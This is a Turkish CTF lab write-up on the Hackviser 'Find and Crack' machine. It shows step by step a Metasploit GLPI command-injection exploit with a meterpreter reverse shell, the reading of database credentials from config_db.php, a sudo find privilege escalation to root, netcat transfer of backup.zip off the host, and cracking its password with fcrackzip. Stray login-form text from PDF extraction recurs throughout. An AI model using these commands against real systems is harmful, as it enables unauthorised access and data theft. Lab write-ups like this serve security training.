

Warmups 3 / Find and Crack

Herkese selamlar ben Mansur Derda bugün sizlere Hackviser üzerinde bulunan **Warmups 3 / Find and Crack** makinesinin çözümünü anlatacağım keyifli okumalar.

DNS ayarlarını yaptıktan sonra verilen siteye gittikten sonra bizi aşağıdaki gibi bir ekran karşılıyor.



IT Managements butonuna tıkladığımda beni aşağıdaki gibi bir ekran karşılıyor.



Login to your account

Login

Password

Login source

GLPI internal database

☒ Remember me

Sign in

GLPI sisteminin githubdan bulunan açık kaynak kodlu bir proje olduğunu farkediyorum. Githubdan uygulamayı inceliyorum.

Ardından metasploit ile glpi adına zafiyet var mı onları kontrol ediyorum.

```
[ metasploit v6.4.9-dev ]
+ -- ==[ 2420 exploits - 1248 auxiliary - 423 post ]
+ -- ==[ 1468 payloads - 47 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

searchmsf6 > search glpi

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/linux/http/glpi_htmlawed_php_injection 2022-01-26      excellent Yes    GLPI htmLawed php command injection
1  \_ target: Nix Command                      .              .      .      .
2  \_ target: Linux (Dropper)                  .              .      .      .
3  exploit/multi/http/glpi_install_rce           2013-09-12      manual  Yes    GLPI install.php Remote Command Execut
ion

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/http/glpi_install_rce

msf6 > 
```

Login to your account

Login

Password

Remember me

Sign in

Yukarıdaki gibi iki zafiyetle karşılaşıyorum.

Ardından use komutu ile kullanmaya başlayıp. Gerekli yapılandırmaları yapıyorum.

```
searchmsf6 > search glpi

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -      -
0  exploit/linux/http/glpi_htmlawed_php_injection  2022-01-26      excellent Yes     GLPI htmLawed php command injection
1  \_ target: Nix Command                      .               .       .       .
2  \_ target: Linux (Dropper)                  .               .       .       .
3  exploit/multi/http/glpi_install_rce           2013-09-12      manual   Yes     GLPI install.php Remote Command Execut
ion

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/http/glpi_install_rce

msf6 > use 0
[*] Using configured payload cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(linux/http/glpi_htmlawed_php_injection) > set RHOST energysolutions.hv
RHOST => energysolutions.hv
msf6 exploit(linux/http/glpi_htmlawed_php_injection) > set LHOST 10.8.7.231
LHOST => 10.8.7.231
msf6 exploit(linux/http/glpi_htmlawed_php_injection) > exploit

[*] Started reverse TCP handler on 10.8.7.231:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Executing Nix Command for cmd/unix/python/meterpreter/reverse_tcp
[*] Sending stage (24768 bytes) to 172.20.5.208
[*] Meterpreter session 1 opened (10.8.7.231:4444 -> 172.20.5.208:57354) at 2024-10-18 12:41:17 -0400
```

Aşağıdaki gibi başarılı bir şekilde shell alıyorum(ilk girdikten sonra shell komutunu kullanmayı unutmayın)

```
Channel 1 created.
whoami
www-data
```

```
ls
LICENSE-GPL2
LICENSE-LGPL3
htmLawed.php
htmLawedTest.php
htmLawed_README.htm
htmLawed_README.txt
htmLawed_TESTCASE.txt
```

```
pwd
/var/www/html/glpi/vendor/htmlawed/htmlawed
```

Bizden istenen usernamenin config isimli bir dosyanın içinde olabileceğini düşünüyorum

```
find / -type f -name 'config' 2>/dev/null
```

Yukarıdaki komutu kullanarak dosya araması yapıyorum

(find komutu için super user yetkileri istemediğini ilk olarak burdan farkediyorum :)

```
find / -type f -name '*config*' 2>/dev/null
/sys/devices/pci0000:00/0000:00:1f.2/config
/sys/devices/pci0000:00/0000:00:1f.0/config
/sys/devices/pci0000:00/0000:00:01.0/config
/sys/devices/pci0000:00/0000:00:02.3/config
/sys/devices/pci0000:00/0000:00:02.3/0000:04:00.0/config
/sys/devices/pci0000:00/0000:00:02.1/0000:02:00.0/usb1/configuration
/sys/devices/pci0000:00/0000:00:02.1/0000:02:00.0/usb1/1-1/configuration
/sys/devices/pci0000:00/0000:00:02.1/0000:02:00.0/usb2/configuration
/sys/devices/pci0000:00/0000:00:02.1/0000:02:00.0/config
/sys/devices/pci0000:00/0000:00:02.1/config
/sys/devices/pci0000:00/0000:00:1f.3/config
/sys/devices/pci0000:00/0000:00:00.0/config
/sys/devices/pci0000:00/0000:00:02.4/config
/sys/devices/pci0000:00/0000:00:02.2/0000:03:00.0/config
/sys/devices/pci0000:00/0000:00:02.2/config
```

Aşağıdaki config_db.php dosyası dikkatimi çekiyor.

```

/var/lib/dpkg/info/keyboard-configuration.templates
/var/lib/dpkg/info/fontconfig-config.preinst
/var/www/html/glpi/babel.config.js
/var/www/html/glpi/install/migrations/update_10.0.0_to_10.0.1/configs.php
/var/www/html/glpi/install/migrations/update_10.0.1_to_10.0.2/configs.php
/var/www/html/glpi/install/migrations/update_9.5.x_to_10.0.0/configs.php
/var/www/html/glpi/vendor/tecnickcom/tcpdf/config/tcpdf_config.php
/var/www/html/glpi/vendor/tecnickcom/tcpdf/examples/config/tcpdf_config_alt.php
/var/www/html/glpi/vendor/tecnickcom/tcpdf/tcpdf_autoconfig.php
/var/www/html/glpi/vendor/wapmorgan/unified-archive/_config.yml
/var/www/html/glpi/vendor/laminas/laminas-servicemanager/bin/generate-deps-for-config-factory
/var/www/html/glpi/config/config_db.php
/var/www/html/glpi/pics/menu_config.png
/var/www/html/glpi/css/lib/tabler/core/src/scss/_config.scss
/var/www/html/glpi/css/lib/tabler/core/src/scss/_bootstrap-config.scss
/var/www/html/glpi/front/config.form.php
/var/www/html/glpi/inc/config.php
/var/www/html/glpi/inc/based_config.php
/var/www/html/glpi/stylelint.config.js
/var/cache/debconf/config.dat-old
/var/cache/debconf/config.dat

```

Login

Login source

GLPI internal database

☐ Remember me

Sign in

(/var/www/html/glpi/config/config_db.php)

Bu dosyayı yazdırdığımda ise aşağıdaki gibi bir çıktıyla karşılaşıyorum.

```

cat /var/www/html/glpi/config/config_db.php
<?php
class DB extends DBmysql {
    public $dbhost = 'localhost';
    public $dbuser = 'glpiuser';
    public $dbpassword = 'glpi-password';
    public $dbdefault = 'glpi';
    public $use_timezones = true;
    public $use_utf8mb4 = true;
    public $allow_myisam = false;
    public $allow_datetime = false;
    public $allow_signed_keys = false;
}

```

Ardından ise sırdaki sorunun cevabı olan komutları listeliyorum. Buradan da find komutundan emin oluyorum.

```

j
sudo -l
Matching Defaults entries for www-data on debian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User www-data may run the following commands on debian:
    (ALL : ALL) NOPASSWD: /bin/find

```

GLPI internal database

☐ Remember me

Sonraki soruda bizden backup.zip adında bir dosyadan bahsediliyor.

`sudo find / -name "backup.zip"`

Bu sefer de yukarıdaki gibi daha basit bir komut kullanarak dosyayı buluyorum

```
sudo find / -name "backup.zip"
find: '/proc/692/task/692/net': Invalid argument
find: '/proc/692/net': Invalid argument
find: '/proc/701/task/701/net': Invalid argument
find: '/proc/701/net': Invalid argument
/root/backup.zip
```

Ancak super user olmadığım için dosya ile herhangi bir işlem yapamıyorum.

Tekrardan GTFObins aracılığıyla find komutuyla nasıl yetki yükseltebileceğime bakıyorum.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```

- `find . -exec /bin/sh \; -quit`

Ardından bu komut ile yetkilerimi yükseltmeyi deniyorum.

```
sudo find . -exec /bin/sh \; -quit
whoami
root
```

Yukarıda gözüktüğü üzere başarılı bir şekilde root kullanıcısına geçiş yapabildim.

Şimdi de root dizinine gidip dosyaya ulaşıyorum


```
sudo find . -exec /bin/sh \; -quit
whoami
root
cd /root
ls
backup.zip
```

Bu dosyayı kendi sistemime indirip şifresini kırmam gerekiyor.

Bunun için ise netcat aracını kullanmak aklıma geliyor.

nc -lvp 1010 < backup.zip komutunu shell aldığımız kısma yazıyoruz.

nc energysolutions.hv 1010 > backup.zip komutunu da kendi sistemimde yazıyorum



```
nc -lvp 1010 < backup.zip
listening on [any] 1010 ...
10.8.7.231: inverse host lookup failed: No address associated with name
connect to [172.20.5.208] from (UNKNOWN) [10.8.7.231] 48756
[]
```

The background shows a 'Login to your account' form with fields for 'Login' and 'Password'.

```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ nc energysolutions.hv 1010> backup.zip
```

Bütün bunların ardından aşağıdaki gibi dosya kendi sistemime yüklenmiş oldu.

```
backup.zip
nc -lvp 1010 < backup.zip
listening on [any] 1010 ...
10.8.7.231: inverse host lookup failed: No address as
connect to [172.20.5.208] from (UNKNOWN) [10.8.7.231]
[]

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ nc energysolutions.hv 1010> backup.zip
[]

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ ls
backup.zip Documents exit.txt Music Publi
```

Sırada ise bu dosyayı zipten çıkarma var ama şifre engeli ile karşılaşıyoruz.

Burada zipli dosyanın şifresini nasıl kırarım diye araştırma yaparken bulduğum fcrackzip aracını kullanacağım.

```
(kali@kali)-[~]
$ fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt backup.zip

found file 'monitors.csv', (size cp/uc 115/ 256, flags 9, chk b320)
found file 'computers.csv', (size cp/uc 563/ 1817, flags 9, chk b312)
found file 'network-devices.csv', (size cp/uc 149/ 332, flags 9, chk b325)
found file 'printers.csv', (size cp/uc 144/ 326, flags 9, chk b329)

PASSWORD FOUND!!!!: pw = asdf;lkj

(kali@kali)-[~]
$
```

Yukarıda şifreyi bulduk peki bunu nasıl yaptık?

Aşağıdaki gibi bir komut deniyorum


```
fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt backup.zip
```

- **v:** Ayrıntılı (verbose) modda çalışır, bu sayede her denemeyi görebilirsiniz.
- **u:** Bulunan şifrenin geçerli olup olmadığını kontrol eder (doğrular).
- **D:** Dictionary brute-force saldırısı yapar.
- **p:** Kullanılacak parola listesini belirtir (bu örnekte rockyou.txt).
- **backup.zip:** Şifresini kırmak istediğiniz zip dosyası.

Ardından yukarıda listelenen dosyaları inceliyorum. Sorunun da yardımıyla ne arayacağımı biliyorum. Bu sayede computers.csv dosyasını buluyorum.

```
(kali@kali)-[~]
$ cat computers.csv
"Name";"Alternate Username";"Status";"Manufacturers";"Types";"Model";"Operating System - Name";"Comments";"Locations";
"Administration-001";"Bertha Hobbs";"out of use";"Dell";"Laptop";"Vostro 15";"Windows";"";"HQ";
"Administration-002";"Mina Bennett";"in use";"Dell";"Laptop";"Vostro 15";"Windows";"";"HQ";
"Administration-003";"Peter Mcmillan";"in use";"Dell";"Laptop";"Vostro 15";"Windows";"";"HQ";
"Administration-004";"Marley Wilkerson";"in use";"Dell";"Laptop";"Vostro 15";"Windows";"";"HQ";
"Dev-Team-001";"Cameron Acevedo";"in use";"Apple";"Laptop";"Macbook Pro 16";"macOS";"";"Branch Griffy";
"Dev-Team-002";"Zoya Li";"in use";"Apple";"Laptop";"Macbook Pro 16";"macOS";"";"Branch Griffy";
"Dev-Team-003";"Aamina Pratt";"in use";"Apple";"Laptop";"Macbook Pro 16";"macOS";"";"Branch Griffy";
"IT-0001";"Sahar Wright";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"";"HQ";
"IT-0002";"Lexie Webb";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"";"HQ";
"IT-0003";"Abbey Berry";"out of use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"faulty device";"HQ";
"IT-0004";"Ethan Friedman";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"suspicious. he may be mining";"HQ";
"IT-0005";"Syeda Cortez";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"";"HQ";
"Legal-001";"Dewey Gordon";"in use";"HP";"Laptop";"Pavilion 16";"Windows";"low cyber security awareness";"HQ";
"Sales-001";"Darcey Stephenson";"in use";"HP";"Laptop";"Pavilion 16";"Windows";"";"Branch Griffy";
"Sales-002";"Emilie Rosario";"in use";"HP";"Laptop";"Pavilion 16";"Windows";"";"Branch Griffy";
"Sales-003";"Oliwia Wheeler";"out of use";"HP";"Laptop";"Pavilion 16";"Windows";"low cyber security awareness";"Branch Griffy";
"test-1";"";""";""";""";""";"unknown";
"test-2";"";""";""";""";""";"unknown";
"test-3";"";""";""";""";""";"unknown";
```

Aşağıdaki gibi bir madencilik şüphesini buluyorum.

```
"IT-0003";"Abbey Berry";"out of use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"faulty device"  
;"HQ";  
"IT-0004";"Ethan Friedman";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"suspicious. he  
may be mining";"HQ";  
"IT-0005";"Syeda Cortez";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"";"HQ";  
"Legal-001";"Dewey Gordon";"in use";"HP";"Laptop";"Pavilion 16";"Windows";"low cyber securit  
y awareness";"HQ";
```

Umarım bu yazı sizler için faydalı olmuştur diğer yazılarda görüşmek üzere...